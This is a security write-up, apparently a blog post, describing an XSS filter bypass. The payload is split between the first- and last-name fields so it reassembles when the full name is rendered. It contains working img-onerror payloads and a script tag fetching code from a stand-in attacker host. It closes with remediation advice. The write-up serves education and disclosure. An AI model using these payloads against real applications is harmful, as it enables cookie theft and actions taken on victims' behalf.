This is my first security write-up, and I wanted to share a creative finding I came across while performing security testing on a web application.
I enjoy exploring applications and looking for unusual or creative ways vulnerabilities can be exploited. In this case, a small observation during testing led to an interesting bypass that allowed an XSS payload to execute despite multiple restrictions in place.
Since I cannot show the original application for security and disclosure reasons, I recreated the behavior using a simple demo web application built by me to demonstrate the idea clearly.
Getting Started with the Feature 🌐
While exploring the application, I came across a feature that allowed users to add worker details.
The form contained some common fields such as:
- First name
- Last name
Nothing unusual at first glance. But while testing the inputs, I noticed something interesting.
When I tried basic HTML injection payloads, they actually worked. So HTML injection was confirmed. Naturally, the next step was to try converting it into a real XSS payload.
But this is where things started getting tricky.
The Application Had Many Restrictions ❌
Every payload I tried kept getting blocked.
After sending multiple payloads and observing the responses, I slowly started understanding the kind of protections the application had.
The first thing I noticed was length restriction.
Each input field had a strict character limit. Even if I bypassed the client-side restriction, the server also enforced it. So long payloads were immediately rejected.
Then I noticed keyword filtering. Most of the keywords commonly used in XSS payloads were blocked, such as:
alert fetch javascript
Whenever these appeared in the payload, the request would fail.
Another interesting thing I noticed was an error message like:
illegal character sequence
This suggested that the server was also checking for specific character combinations.
At this point it felt like every normal XSS payload was blocked.
So, I Started Thinking Differently 🤔
After creating a worker profile, the application displayed the worker's full name on the page.

For this as input:
First Name: John Last Name: Doe
And on the page, it appeared as:
John Doe

That small detail triggered an idea.
If the application is combining both inputs when displaying them, maybe I don't need to inject the whole payload in one field.
Maybe I could split the payload across both fields.
The Idea: Split the Payload ✂️
The payload I wanted:
</p><img src=x onerror="alert('XSS Found')" /><p>
But because of the restrictions, this couldn't pass validation.
So, I tried splitting it.
In the First Name field, I placed: </p><img src=x onerror=al
In the Last Name field, I placed: ert('XSS Found')/><p>

Individually these inputs passed validation.
Why?
Because:
- the keyword alert was split
- the payload length per field stayed within the limit
- the blocked character sequences didn't appear fully
Everything looked normal from the server's perspective.
And Then… Boom 💥
When the worker profile was displayed, the application rendered, the application rendered the full name (First name + Last name)

Which became:
</p><img src=x onerror=alert('XSS Found')/><p>
The browser reconstructed the full payload when rendering the page.
And the XSS executed successfully.

Boom. 🚀
Why This Worked 💪
This worked because the application was validating each field separately but couldn't consider what happens when those fields are combined during rendering.
So effectively:
- keyword filtering was bypassed
- length restriction was bypassed
- character sequence checks were bypassed
All because the payload was split across two inputs.
Impact ⚠️
This technique actually makes exploitation easier.
Since multiple fields can be used, it effectively increases the total payload length available, making it possible to load external scripts.
For example:
<script src=https://attacker.com/script.js></script>
That could allow things like:
- session cookie theft
- data exfiltration
- performing actions on behalf of victims
Remediation 🔨
To prevent issues like this, applications should follow strict input validation and safe output practices.
Some simple precautions include:
- Allow only required characters in input fields. For example, name fields should only allow alphabets and spaces instead of allowing all symbols.
- Use output encoding before rendering user-controlled data in the browser to prevent HTML or script execution.
By combining proper input validation and safe output handling, applications can prevent vulnerabilities like this from occurring.
The Real Lesson Here 🧠
The biggest lesson for me from this finding was something very simple.
Sometimes the key to bypassing restrictions is not trying harder payloads but observing how the application behaves.
By sending different payloads and analyzing the responses, you can slowly understand the type of checks happening on the server.
Once you understand those checks, you can start thinking about ways to bypass them.
In this case, realizing that two fields were combined together during rendering made all the difference.
Final Note 📝
I'm sharing this purely for educational purposes so other security testers can learn from this approach.
If you ever come across something similar during testing, make sure to report it responsibly.
And if you've seen similar tricks during your testing, I'd love to hear about them. 😊
Thanks for reading! 🚀 More interesting findings and creative security ideas coming soon. Stay tuned!